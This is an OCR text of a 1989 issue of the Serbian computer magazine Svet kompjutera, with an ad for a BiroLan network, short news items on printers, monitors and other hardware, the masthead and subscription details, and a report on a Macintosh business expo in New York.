ПОЛИТИКА

6/89
cena 8000 dinara

SVET KOMPJUTERA

Na licu mesta: U poseti Personal Computer World-u

Intervju: Prodali program za 100.000 dolara




Škole: Lisp, Prolog, GFA BASIC

PC servis: Desktop.inf u GEM-u

Amiga: Naša igra, Fore i fazoni

Commodore 64:
Kako C-64 računa i (ponovo) Moja igra

Najnovije igre i mape



ogledalo sadašnjosti . . . vizija budućnosti!

BiroLan

Tajna vašeg uspeha

Brzo i uspešno komuniciranje je imperativ modernog sveta. Informacije treba usmeriti na pravi način i u pravom smeru. I to, između ostalog omogučavaju lokalne mreže, vaš novi prozor u svet.

Šta je LAN?

Veza između osobnih računara koja omogućuje, da svaki od njih koristi osim vlastitih i zajedničke podatke, programe, kapacitete diskova i periferne jedinice, naziva se lokalna mreža

Koje su prednosti LAN?

* svaki korisnik ima pregled nad svim podacima iz bilo kojeg dela preduzeća
* sve podatke moguće je smesta ažurirati i decentralizirano ih obraditi na različitim radnim stanicama
* uvođenjem novih osobnih računara moguće je postupno povećati kapacitet mreže
* preko elektronske pošte možemo slati poruke saradnicima i kada ih nema na radnom mestu
* izvođenje obrada i pristup do podataka su u nadležnosti ovlašćenih radnika
* za sve korisnike podaci se mogu arhivirati sa samo jednog radnog mesta
* lokalnu mrežu možemo povezati sa drugom lokalnom mrežom, sa velikim računarskim sistemima ili sa javnom mrežom za prenos podataka; svaki računar u tom slučaju deluje kao terminal bilo kojeg sistema
* racionalnije korišćenje perifernih jedinica koje može upotrebljavati više radnih stanica

Šta je BiroLan?

Lokalne mreže se razlikuju po načinu povezivanja osobnih računara, po brzini prenosa podataka i po kapacitetu operacionog sistema

Osnova BiroLan je Novell Advanced NetWare i kontroleri Western Digital EtherCard Plus, koji omogućuju brzinu prenosa 10 Mbit/s

Lokalnu mrežu BiroLan sastavljaju IBM PC XT ili AT kompatibilni računari koje sadrži i naša ponuda. Od veličine mreže zavisi potreban kapacitet file serverja (administratora sistema), koji mora biti barem IBM PC AT kompatibilan računar

Informacije i prodaja:

BIROSTROJ

Delovna organizacija za proizvodnjo malih poslovnih sistemov
62000 Maribor, Glavni trg 17b, tel. 062 20062

Tastatura se trekbolom

Key-Cat je naziv tastature koja eliminiše potrebu da na stolu šetate miša. Proizvođač navodi da trekbol možete okretati brzinom od 800 milimetara u sekundi pri čemu će rezolucija trekbola biti 200 tačaka po inču. Tastatura ima 102 tastera i na raspolaganju su verzije za mnoge svetske jezike. Može se koristiti i sa XT i sa AT mašinama. Cena u SR Nemačkoj je oko 350 DEM. Obratite pažnju na dužinu kabla od priključka za tastaturu do serijskog (miš) priključka - za neke verzije PC kućišta to neće biti dovoljno. ◇




EI-SHOP

U okviru prodajne ponude „Elektronske industrije" iz Niša, nalazi se dosta zanimljivih proizvoda. Pre svega, zanimljivi su aritmetički koprocesori Intel 8087, 80287, 80387. Pored ovih proizvoda, kod EI-ja se mogu naći još i laserski, termo, kolor i obični matrični štampači za PC kompatibilce, kao i modemi tipa 'By pass'.

Što se Lire 512 tiče, EI nudi i jeftino proširenje memorije na 640 kb. Njegova cena je otprilike 600.000 dinara. Liru 512 možete snabdeti mišom i light penom (kao i druge PC kompatibilce) preko EI-ja. Ponuda EI-ja sadrži još i kabl dužine 16 m sa RS232C interfejsom za vezu između Lire i nekog kompatibilca.

◇ D. S.



Telefaks za A3 format


HIFAX je naziv novog telefaksa aparata firme Hitachi. Jednu stranicu A3 formata prenosi preko telefonskih linija za 15 sekundi. Važnije tehničke karakteristike: tačke dokumenta prepoznaju se u 16 nijansi sive boje, postoji i ekspresni mod rada pri kom se dokument prenosi brže, ali se na prijemnoj strani dopija kopija slabijeg kvaliteta. Prijem i slanje dokumenata potpuno su automatski. HIFAX može zapamtiti 20 brojeva svih telefaksa sa kojima često „razgovarate" i čak 100 koje pamti privremeno, u toku dana.

◇ D. T.



Monitor na dugačkoj ruci

Monitor firme Rein koristi šarpov LCD ekran. Dimenzije uređaja su 32 × 26,5 × 3,1 cm. Ekran je rezolucije 640 × 480 tačaka u 8 nijansi sive boje. Priključen na PC podržava CGA, EGA i VGA grafičke standarde. Na vrhu ekrana se pored monitora nalazi i mala svetiljka. Praktično, ali, verovatno, skupo. ◇



Devetoiglični štampač

Matrični štampač firme Facit jedan je od standarnih modela povoljnih za kupovinu. Ispisuje od 80 do 136 znakova u redu brzinom od 240 (draft) do 42 (NLQ) znaka u sekundi. Pri NLQ načinu rada matrica jednog znaka je 18 × 25 tačaka. Grafičke mogućnosti kreću se od 60 do 240 tačaka po inču. Poseduje paralelni interfejs, opciono serijski. Emulira IBM Proprinter i Epson LX-800. U dodatnu opremu spadaju kartridži sa novim tipovima slova, automatski ubacivač pojedinačnih listova papira itd. Interesantna je i mogućnost da ovaj štampač radi kao teleks prijemnik. ◇



Portabl kolor 386

Novi portabl PC firme Sharp krasi kolor LCD ekran dijagonale 14 inča po VGA grafičkom standardu. Svaka od 640 × 480 tačaka na njemu može biti u jednoj od 512 boja zahvaljujući tome što elementi osnovnih boja (crvena, zelena i plava) mogu biti u osam nijansi.

Procesor je 80386 na 20 MHz, obezbeđen je prostor za matematički koprocesor 80387, 2 Mb ugrađenog RAM-a može se proširiti do 8 Mb, hard disk je kapaciteta 40 Mb sa vremenom pristupa ispod 20 ms, flopi od 3,5 inča je kapaciteta 1,44 Mb. Priključci: dva slota za kartice, serijski RS232C, paralelni Centronics, priključak za monitor (po VGA, EGA, CGA i Mono standardima), priključak za miša i dodatnu tastaturu. Cena... oko... hm... 20.000 DEM. ◇

SVET KOMPJUTERA
izlazi jednom mesečno
broj 57; cena 8000 dinara

Izdaje i štampa
NO „Politika",
OOUR „Svet"
Beograd, Makedonska 31

Telefoni redakcije:
011/320-552 (direktan) i
011/324-191 lokal 369

Direktor NO „Politika"
dr Živorad Minović

Glavni urednik
Branislav Jovanović
Odgovorni urednik, v. d.
Ljiljana Bulatović
Urednik
Zoran Mošorinski

Stručni urednici:
Vojislav Mihailović,
Tihomir Stančević

Uredništvo
Predrag Bećirić, Nenad Vasović, Aleksandar Veljković, Aleksandar Petrović, Aleksandar Radovanović

Likovno-grafička oprema
Vjekoslav Šotarević

Marketing
Slobodan Vučić

Lektor
Dušica Milanović

Sekretar redakcije
Nataša Uskoković

Dopisnici:
mr Zorica Jelić, Slobodan Čelenković (SAD), Velizar Pavlović (Švajcarska)

Stručni saradnici:
Milan Vještica, Srđan Vučić, Dušan Dimitrijević, Boris Dapić, Darko Ilić, Vladimir Kostić, Ranko Lazić, Bojan Majer, Predrag Milićević (ilustracije), Dušan Mikulić, Goran Milovanović, Vladimir Pavlović, Vladimir Pecelj, Nikola Popević, Saša Pušica, Goran Radomirović, Samir Ribić, Emin i Haris Smajić, Dušan Stojičević, Jovan Strika, Dragana Timotić, Branislav Tomić, Aleksandar Conić.

Tehnički saradnik
Branka Dujić

Rukopise, crteže i ilustracije ne vraćamo

Priprema i kompjuterska obrada svih tekstova u ovom broju urađena je na računaru Apple Macintosh.

Hard/Soft scena

Bešumni automobili

Automobili će uskoro postati potpuno bešumni, ali samo prividno i za one koji su u njima. Uređaj koji će to omogućiti nema mnogo veze sa kompjuterima, ali je vest zanimljiva.

Stručnjaci automobilske industrije Lotus i sa univerziteta u Sautemptonu u Velikoj Britaniji na dobrom su putu da reše problem buke u unutrašnjosti automobila. Naime, nikakva zvučna izolacija kabine raznim materijalima ne pomaže jer ostaje buka koja se stvara vibracijama karoserije, sedišta pa i samog vazduha u kabini. Uređaj koji su konstruisali povezuje se sa muzičkim uređajem u automobilu i uz vašu omiljenu muziku ubacuje zvuk koji je „suprotan" buci koja nastaje vibracijama. Ovo „suprotan" (za one koji se razumeju u fiziku) znači da je iste amplitude ali suprotne faze. Jednostavno: buka u kabini i zvuk iz ovog uređaja se potiru i ostaje ugodna muzika. Da bi reagovanje uređaja bilo dovoljno brzo koristi se mali kompjuterski sistem.

◇

Mini hard/soft

● **Commodore 64** je prva četiri meseca ove godine bio najprodavaniji kućni kompjuter u SR Nemačkoj U maju ga je smenila Amiga 500. Atari 1040 ST je treći. Na tržištu PC-ja manje je stabilno. Trenutno je prvi Tandon PCA, sledi Commodore PC10, a treći je Compaq Deskpro 286.

● **Olimpijada logičkih igara** održaće se sredinom avgusta u Londonu. Učestovovaće autori programa i specijalizovanih kompjutera za preko 20 logičkih igara (Šah, Go, Dame, Bekgemon, kartaške igre...). Dolaze Karpov, Kasparov i drugi, održaće se prva svetska konferencija na ovu temu i dodeliti mnoge nagrade.

● **Svet igara 5**, specijalno izdanje Sveta kompjutera, u prodaji je na kioscima širom zemlje. Predstavlja vam englesku firmu Activemagic, gomilu igara, mapa, poukova i poklanja **Commodore 64** i druge vredne nagrade.

● **Portabl Macintosh** se, prema zvaničnim izjavama iz kompanije Apple, neće pojaviti tako brzo, verovatno tek 1990. Razlog je, kako kažu, u neadekvatnosti postojećih pljosnatih ekrana. Međutim, problem nije u rezoluciji ili oštrini slike već u tome što se „kada brzo pomerate miša strelica na ekranu jedno vreme ne primećuje"!?

● **3D spreadsheet**, odnosno tabelarni kalkulator glavna je tema novih programa za poslovnu upotrebu. Pojavilo ih se nekoliko. Svi nude obradu podataka po tri ose, 3D grafički prikaz, makro naredbe, podržavaju eksterne memorije, razmenu podataka sa drugim aplikacijama i rade sve ostalo što vam padne na pamet.

● **OS/2** po mišljenju Microsofta ne treba da ostane samo na PC kompjuterima. Ambicija je da se „preseli" i na druge i jače mašine konkurišući pri tom Unix-u. Teško.

● **Kompjuterska revolucija?** Šta je to? Od 45.000 ljudi na čelnim pozicijama u 8000 raznih kompanija u SAD 70 odsto uopšte ne koristi kompjutere. Što je još gore, samo 9 odsto „kompjuterski zaostalih" uopšte razmišlja o nabavci neke mašine u sledećih šest meseci. Tužno.

● **Zaštita programa** je tako lepo počela da nestaje. Međutim, firma Ashton Tate (dBASE, Frame work...) se vraća takozvanim „hardverskim ključevima". To je urađeno zbog vanamerićkih tržišta gde je razvijeno piratstvo. Eto njih kod nas.


● **Lego-kockice** su nezaboravni deo detinjstva mnogih od nas. Firma od nedavno pravi i robote, slične Fisher-ovim o kojima smo pisali. Izumitelj Lego-kockica postao je počasni predsednik sekcije za istraživanje metoda učenja na poznatom univerzitetu MIT. Njegova predsednička fotelja u potpunosti je napravljena od - Lego-kockica.

Opet emulacije

Avant-Garde Systems, 381 Pablo Point Drive, Jacksonville, Florida 32225 Tel: (904) 221-2904 poznat po čuvenom softverskom PC-ditto emulatoru koji je toliko dobro napisan da na njemu rade i virusi, ali i zadivljujuće spor kad treba, recimo, da sabere desetak šestocifrenih brojeva, najavio je izlazak PC-ditto II. To je hardverski emulator koji ima brzinu običnog XT-a. Registrovani korisnici verzija 2.0 i 3.0 dobiće ovaj proizvod za 50 procenata od pune cene. Na tržištu će se pojaviti početkom jeseni. Ova firma je poznata po hibridnim tehnologijama i održavanju obećanja, ali i po niskim cenama. Pitanje je samo koliko ovakav proizvod ima smisla, jer se u SAD već može dobiti XT kompatibilac po ceni od 400 USD.

◇ D. M.

Veliki, ali tehničar



Viking 1 je ime 19 inčnog monitora velikog ekrana i još veće rezolucije. Proizvod je namenjen Atari Mega ST mašinama za upotrebu u DTP i CAD/CAM aplikacijama. Rezolucija monitora je 1280 puta 960 tačaka. Frekvencija obnavljanja slike je 66 herca pri čemu se iscrtavaju sve linije, to jest slika je non-interlace tipa. Devetnaest inčni ekran uz ovoliku rezoluciju dovoljan je za istovremeni rad na dve A4 stranice postavljene paralelno ili za full-size prikaz A3-landscape tehničkog crteža. Uz monitor se dobija grafička kartica koja se smešta unutar Mega ST mašine i koja ima podnožje za matematički koprocesor 68881 (skoro za dva reda veličine brži od 80287) pri čemu je sačuvana kompatibilnost sa originalnom Atari koprocesorskom pločom. Doduše, koprocesor radi samo sa nekim programima (Latice C, Pro Fotran 77). Što se tiče kompatibilnosti softvera sa ovom grafičkom karticom, sigurno se sa njom rade, koliko autor ovog priloga, zna samo Calamus i Dyna-CAD. Čuju se i glasine da će korporacija Atari prodavati ovaj monitor kao svoj „službeni", pod nazivom Atari SM 194 monochrome monitor.

Ovo divno čudovište košta 1995 USD, a može se dobiti na adresi: Moniterm Corp., 5740 Green Circle Dr., Minnetonka, Minnesota 55343 USA. Tel: (612) 935-4151.

◇ D. M.

Sićušne rupice

Naučnici Univerziteta u Liverpulu uspeli su da u materijalu izbuše rupicu prečnika 2 atoma. Glavnu ulogu ima kompjuter koji usmerava elektronski snop i vrši bušenje materijala stvarajući rupu atomskih dimenzija. Najzanimljivije u ovom poduhvatu jeste to što se prilikom bušenja rupa javlja sa obe strane materijala ili kao mehurić na površini. Čemu sve to služi? Pa, na primer, da bi se na vrhu čiode smestile tri enciklopedije.

◇ D. S.


Stiže li 16 - megabitni RAM


Kako će izgledati tržište memorijskih čipova 1991. godine? George H. Heilmeier, potpredsednik i tehnički direktor američke firme Texas Instruments, daje svoja predviđanja: tržište će se zasititi čipovima sa 256 Kbita; DRAM sa 1 Mbitom biće zreo proizvod; 4 Mbitni čipovi će se nalaziti u fazi rasta, a 16 Mbitni u fazi uvođenja na tržište.

Šta će biti materijal budućnosti? Za mnoge je to galijum arsenid, ali ne i za potpredsednika TI: „Galijum arsenid će dopuniti silicijum ali ga nikad neće moći zameniti. Pravu inovaciju u elektronskoj industriji predstavljaće sjedinjavanje ova dva materijala na jednom čipu".

Šta će budućnost zaista doneti teško je predvideti u elektronskoj industriji. Razvoj ove grane je isuviše brz. Jedno je ipak sigurno: personalni kompjuter će jednog dana postati neophodan uređaj jednostavan za rukovanje kao što je to danas telefon. George H. Heilmeier: „Tehnologija će u narednim decenijama omogućiti izgradnju takvih kompjutera koji će se moći koristiti i bez priručnika".

◇ D. T.





Bafer za štampač

Bafer, proizvod firme „Mosaic", nalazi se na kablu za štampač, napaja se iz samog štampača i ima kapacitet 64 Kb. Prednost dodatnog bafera za štampač je u tome što, u ovom slučaju, možete poslati 40 stranica otkucanog teksta koji će se nakon toga automatski štampati, a vaš kompjuter će biti slobodan za druge zadatke.

Bafer je namenjen za štampače sa standardnim Centronics priključkom. Dimenzije uređaja su 75 × 55 × 15 mm. Proizvođač: Office Innovation, Richmond Bridge House, 417-421 Richmond Road, Twickenham, Midlesex, England TW1 2EX.

◇

Baze podataka iz GFA BASIC-a

Rad sa bazama podataka izvodi se uglavnom uz pomoć specijalizovanih programa koji su namenjeni samo tome. Na žalost takvo rešenje je obično skopčano sa korišćenjem skupog i ogromnog programa za koji je potrebna dugotrajna i mukotrpna obuka. Zahvaljujući sklonosti Amerikanaca da sve standardizuju 1987. godine izdat je standard ANSI X3H2 koji je Structured Query Language (uglavnom poznat kao SQL) ustoličio kao American Standard Database Language.

Firma Regent Software, P. O. Box 14628, Long Beach, CA 90803 USA Tel: (213) 439-9664 proizvela je SQL Database Add-On program koji Gfa bejziku dodaje sve SQL komande koje obuhvata standard. Priručnik ima samo trideset šest stranica, ali je uz program, koji je i sam napisan u Gfa bejziku, isporučen i veliki tutorial. Ovo verovatno znači da se aplikacija može kompajlirati i od nje stvoriti samostalan program, mada ni rešenje sa run-only interpreterom nije previše neelegantno.

Pretpostavimo da je potrebno iz baze izdvojiti imena i adrese ljudi čija imena počinju sa „J" i koji stanuju u državi Njujork i poredati ih po alfabetu. U SQL jeziku program koji ovo radi je:

```
SELECT name, address FROM maillist
WHERE name˜"J*" AND state = "NY"
ORDER BY name;
```

Pisan u običnom Gfa bejziku, ovaj program koji bi podatke iščitao iz fajla u *.DBF obliku imao bi oko 90 linija. Da biste izbegli pisanje ovolikog programa uplatite 30 USD firmi Regent Software.

◇ D. M.

Novo kod Mikro knjige

Mikro knjiga, poznati izdavač računarske literature, počela je sa radom u novim prostorijama. To će verovatno doprineti pojavi novih i dobrih knjiga na kakve smo već navikli od ovog izdavača. Adresa: Petra Martinovića 6, 11030 Beograd, telefon: 011-542 516.

U toku prošlog meseca Mikro knjiga je izdala tri obnovljena izdanja. To su: Commodore za sva vremena, IBM PC Uvod u rad, DOS, BASIC i Priručnik dBASE III PLUS.

Novo izdanje knjige o IBM PC računarima prošireno je sa detaljnim opisom operativnih sistema DOS 3.3, DOS 3.31 i DOS 4.0. Priručnik dBASE III PLUS u novom izdanju obogaćen je detaljnim opisom programa FoxBASE+, koji sve više ulazi u upotrebu.

Sadržaj

Pretplata

Za našu zemlju:
- za godinu dana 81.600 dinara
- za 6 meseci 40.800 dinara
- za 3 meseca 20.100 dinara


Za inostranstvo:
- za godinu dana 163.200 din
- za 6 meseci 81.600 din.
- za 3 meseca 40.800 din.

Pretplata se vrši na žiro-račun, broj 60801-601-29728 sa obaveznom naznakom: NO „Politika", OOUR „Prodaja", pretplata na list „Svet kompjutera".

Pretplata u stranoj valuti - godišnja

SAD	USD	16.-
SR NEMAČKA	DEM	30.-
ŠVEDSKA	SEK	102.-
FRANCUSKA	FRF	101.-
ŠVAJCARSKA	CHF	26.-

Uplate iz inostranstva slati na devizni račun NO „Politika" kod „Investbanke" Beograd, broj 60811-620-63-257300-00054 uz naznaku: pretplata na list „Svet kompjutera".



LCD-monitor

Philips je u LCD tehniku investirao hiljade miliona dolara. Između ostalog, jedan deo tih sredstava uložen je u LCD fabriku u holandskom gradu Herlenu, u proizvodna postrojenja opitne fabrike u Ajndhovenu i u jednu fabriku monitora na Tajvanu. Holanđani rade na dvema metodama aktivnog LCD-a za televizore u boji i pasivnog LCD-a za data-grafičke displeje. Prvi rezultat ovog razvoja jeste LCD-monitor PM 11211 sa crnim znacima na beloj podlozi (paper-white) u MDA, CGA ili EGA rezoluciji. Debljina ekrana je svega 4,5 cm.

Najvažniji deo na 3,3 kg teškom monitoru jeste postolje koje može da se podešava. Potrošnja od 30W sasvim je u granicama normale. Slika se odlikuje stabilnom geometrijom i oštrinom kao i odsustvom treperenja. Nema statičkog pražnjenja magnetskih smetnji niti rendgenskog zračenja. Monitor može da se koristi zajedno sa interfejs karticom AVQ 100/00R (cena oko 2000 DEM) ili sa RGB konvertorom AVQ 050/00R (cena oko 2150 DEM). U oba slučaja moguće je istovremeno priključiti monitor u boji (sa katodnim cevima) i LCD monitor. Interfejs kartica se postavlja u kompjuter a RGB konvertor se može preko kabla priključiti na PC. Predviđen je i poseban priključak za tastaturu, miša ili svetlosnu olovku. Philips, 2000 Hamburg, BR Deutschland.


◇ D. T.

Kompjuter sa 1000 transpjutera

'PARSYS' je ime sistema koji je izrađen na univerzitetu u Sautemptonu u Engleskoj. Njegova koncepcija je vrlo čudna - osnovna jedinica kompjutera zove se 'čvorna tačka' (NODE - engl.) koja sadrži tačno 32 transpjutera - takozvanih 'radnika' (WORKMANS - engl.) koji vrše celokupnu obradu podataka. Ovaj sistem može da vrši više poslova istovremeno ili da jedan posao podeli na nekoliko delova koji će se istovremeno obrađivati. Glavni štos je u tome što je i ovde primenjen sistem paralelne kompjuterske obrade koji je danas opšte (prećutno) prihvaćen kao savremeni način za ubrzavanje rada kompjutera. A da bi se sprečilo nastajanje 'haosa' u sistemu, pored 32 transpjutera u svakoj 'čvornoj tački', koriste se i 3 transpjutera koji usklađuju paralelni rad. Da bi sve bilo još fleksibilnije, ostavljena je mogućnost nadograđivanja preko 1000 transpjutera. Kada bismo hteli da izrazimo brzinu ovog sistema, mogli bismo reći da je brz kao super kompjuter, a možda i brži (1500 megaflopsa).

Projekat je otkupila kompanija 'Thorn EMI' (Engleska), a njeni stručnjaci smatraju da će zbog male cene i velike fleksibilnosti PARSYS (PARalel SYStem) naći široku primenu.

◇ D. S.



IBM PagePrinter II

Predstavljanjem ovog laserskog štampača, IBM je pokazao javnosti da poštuje Apple (sa razlogom - prim. ur.). Naime, PagePrinter II podržava PostScript, emulira HP LaserJet i IBM ProPrinter a ima paralelni i serijski kao i priključak po standardu Appleove mreže AppleTalk. Odlikuje se rezolucijom od 300 tačaka po inču, dve Moto role 68000, 2 do 4 Mb RAM-a i 43 fonta u ROM-u kao i prostor za 60 u RAM-u (sa 4 Mb). Ja tih 6000 dolara nemam!

◇

Štampač sa programskom karticom

Član nove Sikosha familije jeste 24-iglični štampač SL-230 AI. Neophodne upravljačke informacije se memorišu prilikom uključivanja programske kartice. Po ceni od 50 DEM za svaku dodatnu karticu moguće je programirati različite funkcije bez neophodnog prilagođavanja štampača za svaku primenu. Štampač ima devet pisma (Courier, Gothic, Orator, Prestige, Elite, Script, OCR-A, OCR-B, S.Roman i S.Helvetica). Setovi su ASCII i IBM u 17 različitih varijanti. Razmak između znakova: 10, 12, 15, 17,1 i 20 znakova po inču. Rezolucija do 360 puta 360 tačaka po inču. Memorija od 64 Kb se može proširiti za još 64 Kb. Postiže brzinu do 230 znakova u sekundi u draftu i 77 znakova u korespondentnom modu. Interfejsi: Centronics i RS232C. Emulacija: IBM Proprinter XL24 i Epson LQ-1050. Pored traktora postoji i poluautomatsko pojedinačno ubacivanje listova. Moguće je dograditi i potpuno automatizovano ubacivanje. Štampač košta oko 2260 DEM. Sejkosha, 2000 Hamburg, BR Deutschland.

◇ D. T.





Mnogo piksela

Megascan-monitori sa ekranom od 19 inča po dijagonali i sa frekvencijom slike od 72 Hz, ostvaruju rezoluciju i do 4096 x 3300, odnosno 13,5 miliona vidljivih piksela. Proizvodna linija UHR-3000 obuhvata crno-bele uređaje sa video data stepenima od 1,5 gigabita u sekundi i 300 dpi rezolucije. U seriju UHR-2007 spadaju i uređaji kod kojih tačke mogu biti u nijansama sive, sa širinom opsega od 500 MHz i rezolucijom od 200 dpi. Za primenu u oblasti PC-a postoji dodatna memorija za sliku sa dva do šest Mb i interfejsima za VME i AT bus. Memorija za sliku ima grafički procesor TMS 34010 i Motorolu 68020. Brzina crtanja, za linije, iznosi do 32 miliona piksela u sekundi. Sam monitor košta oko 12000 DEM a subsistem od 25000 DEM naviše. CGI Computer General, 8000 München, BR Deutschland.


◇ D. T.

Specijalno za Svet kompjutera iz Njujorka

MACINTOSH BUSINESS CONFERENCE & EXPOSITION

Macintosh na vašaru

U Njujorku je od 17. do 9. aprila 1989. godine održan, za sada najveći, Mac šou u ovom gradu, na žalost namenjen biznismenima, koroporacijama i kompjuterskim (ili kako neki od njih sebe nazivaju „data processing") profesionalcima. Kažemo, na žalost, jer smo očekivali izvrsnu selekciju grafičkih, video i muzičkih programa zahvaljujući kojima je Macintosh stekao svoju sjajnu reputaciju, a suočili smo se sa gomilom spreadsheet programa namenjenih računovođama, programima za razne finansijske analize i word processing, ukratko sve vrste software-a prisutnih na sličnim feštama za IBM PC od kojih odavno nikom nije zastao dah. Ali, biznis je biznis i činjenica je da je Macintosh uspeo da prodre u Wall Street, pa je i ovakva reklamna manifestacija, verovatno, neophodna.









Piše mr Zorica Jelić

Živimo u high-tech vremenu u kome su, možda, najomiljenije igračke video i kompjuter. Mnogi bi, ipak, umesto iznajmljenih kaseta gledali i prikazivali svoj sopstveni video, u kome bi bilo i snimaka „uživo" i kompjuterske grafike. Amiga i Macintosh su se odavno posvetili ideji razvoja kućnog video sistema koji bi običnom amateru bez TV studija i skupe opreme omogućio baš to: da uz pomoć kompjutera kombinuje video snimak i kompjutersku grafiku.

Grafička kartica ColorSpace II koja se pojavila još januara 1988. godine i uspostavila standard u desktop video produkciji zasnovanoj na kompjuterima Macintosh II i Macintosh IIx, omogućava kombinovanje ulaznog NTSC video signala i Mac grafike i stvaranje izlaznog video signala profesionalnog kvaliteta koji se može prikazati na standardnim RGB/NTSC uređajima. Kartica je namenjena sve većem videodisk tržištu programa za obrazovanje, istraživanje i uopšte svih koji zahtevaju pristup velikim bazama podataka koje sadrže slike ili delove filmova.



Isti proizvođač, MASS Microsystems je u januaru 1989. najavio novu karticu ColorSpacefx, predviđenu za upotrebu i sa NTSC ali i sa PAL i SECAM video signalom. Ova video-precesor kartica dozvoljava korišćenje specijalnih efekata kao što su smanjivanje slike, prikaz „kao u ogledalu" i zumiranje. ColorSpacefx „hvata" real-time signal brzinom od 30 kvadrata u sekundi (NTSC) ili 25 kvadrata u sekundi (PAL i SECAM). Uređaji različitih sistema mogu se istovremeno povezati za karticu čime se može dobiti kombinovanje signala u jedan rezultirajući. Kartica prepoznaje video standard i adekvatno ga obrađuje. Treperenje slike je smanjeno konvertovanjem video signala u RGB signal, brzinom od 60 ili 67 kvadrata u sekundi. Izlazni signal se može prikazati na Apple Macintosh kolor monitoru ili bilo kom kompatibilnom multisink monitoru.

Kombinovanje kartica ColorSpacefx i Color Space II omogućava digitalizaciju video slike u 16.8 miliona nijansi jer svakoj tačkici pripada 24 bita za definisanje boje. Cena ColorSpacefx kartice je 2995 dolara, a kartice ColorSpace II 1995 dolara.

Kompanija RasterOps iz Santa Klare (Kalifornija) je pionir u razvoju 24-bitne True Color tehnologije za Macintosh II kompjutere. Na Mac Business izložbi, RasterOps je prikazao kartice ColorBoard 224 i ColorBoard 232. Ove su kompatibilne sa Apple 32-bitnom QuickDraw tehnologijom i namenjene su Mac II familiji kompjutera.

ColorBoard 224 prilagođava rezoluciju vrsti monitora koji se koristi: uz 19-inčni Trinitron monitor rezolucija je 1024 × 768, uz 16-inčni Trinitron monitor 800 × 600, a uz 13-inčni Apple monitor 640 × 480. Kartica je kompatibilna sa svim Mac II kolor ili crno-belim aplikacijama jer se način rada može podesiti na 1-bitni, 2, 4, 8 i 24-bitni. Specijalni efekti uključuju zumiranje dva ili četiri puta. I kod ove kartice paleta sadrži 16.8 miliona nijansi.

Na ColorBoard 224 može se priključiti RasterOps SFX kartica koja omogućava kombinovanje True Color grafike i NTSC i PAL video signala i stvaranje izlaznog RGB signala. SFX kartica se može sinhronizovati sa drugim, dodatnim video uređajima (genlock). Cena ColorBoard kartice je 5995 dolara.

ColorBoard 232, 32-bitna kartica namenjena Mac II kompjuterima koji koriste Apple 13-inčni kolor monitor, jeftinija je varijanta (košta svega 2995 dolara). Rezolucija slike je 640 × 480, a način rada može biti 1-bitni, 2, 4, 8, 24 ili 32-bitni. I ova kartica se može povezati sa SFX karticom za obradu ulaznih i izlaznih video signala PAL i NTSC sistema. Rezolucija slike u kombinaciji sa NTSC signalom je 640 × 486 a broj nijansi takođe 16.8 miliona.

MacSync

Šareniš od 16.8 miliona nijansi ne bi značio mnogo ako ne bi postojali monitori na kojima će se prikazati. Za to su se između ostalih potrudile firme NEC, Monitoram i E-Machines.

NEC, koji je u IBM PC svetu poznat po svojim Multisync monitorima, ovog puta je prikazao MacSync kolor monitor specijalno pravljen za Apple Macintosh II Video Card karticu. Uz monitor je uključen i program Valet, u stvari kolekcija HyperCard „karata", Valet sadrži sve potrebne informacije vezana za korišćenje monitora.

MacSync prima kompozitni i analogni video siganl. Veličina samog ekrana je 240 mm × 180 mm, a rezolucija slike 640 × 480.

Štamparska rezolucija

Monitoram kompanija je prikazala svoj novi kolor-monitor Viking 21 sa velikom (oni su je nazvali „štamparskom") rezolucijom od 1024 × 768. Dijagonala ekrana je 21 inč (oko 53 cm). Paleta sadrži 16.8 miliona nijansi od kojih je moguće istovremeno prikazati 256.

Viking 21 je idealan za desktop-publishing aplikacije, CAD projekte i kompjuterske kolor prezentacije.

Stereo-slika

Poznato je da levo oko i desno oko različito vide istu sliku. Tu razliku čovekov um interpretira kao dubinu. Gledanje slike običnog, dvodimenzionalnog monitora ne izaziva utisak dubine. StereoOptic sistem kompanije E-Machines simulira dubinu slike naizmeničnim prikazivanjem slika viđenih jednim, pa zatim drugim okom, pri čemu se slike menjaju 120 puta u sekundi. Slike su polarizovane pomoću posebnog modulatora. Prilikom gledanja StereoOptic slike kroz posebne polarizacione naočari svako oko vidi samo svoj deo i mozak to interpretira kao dubinu slike.

Rezolucija dobijene slike je 640 × 480, broj nijansi na ekranu može biti 256 iz palete od 16,8 miliona. Korišćenjem posebnog dela memorije kartice koji se zove QuickDraw Overlay Frame Buffer, moguće je kombinovati stereo-sliku i Macintosh aplikacije. Uzgred, StereoOptic video kartica je kompatibilna sa NuBus grafičkim koprocesorima.

Za prikazivanje stereo slike, E-Machines kompanija preporučila je 14-inčni Zenith Flat Tension Makt (FTM) kolor monitor.

E-Machines je takođe prikazala i novi 19-inčni kolor monitor T19 SE/30. Monitor, namenjen novom Macintosh SE/30 kompjuteru, koristi Trinitron tehnologiju, rezolucija slike je 1024 × 808 a slika se obnavlja 70 puta u sekundi. Cena: 6195 dolara.

Sa ekrana na slajd

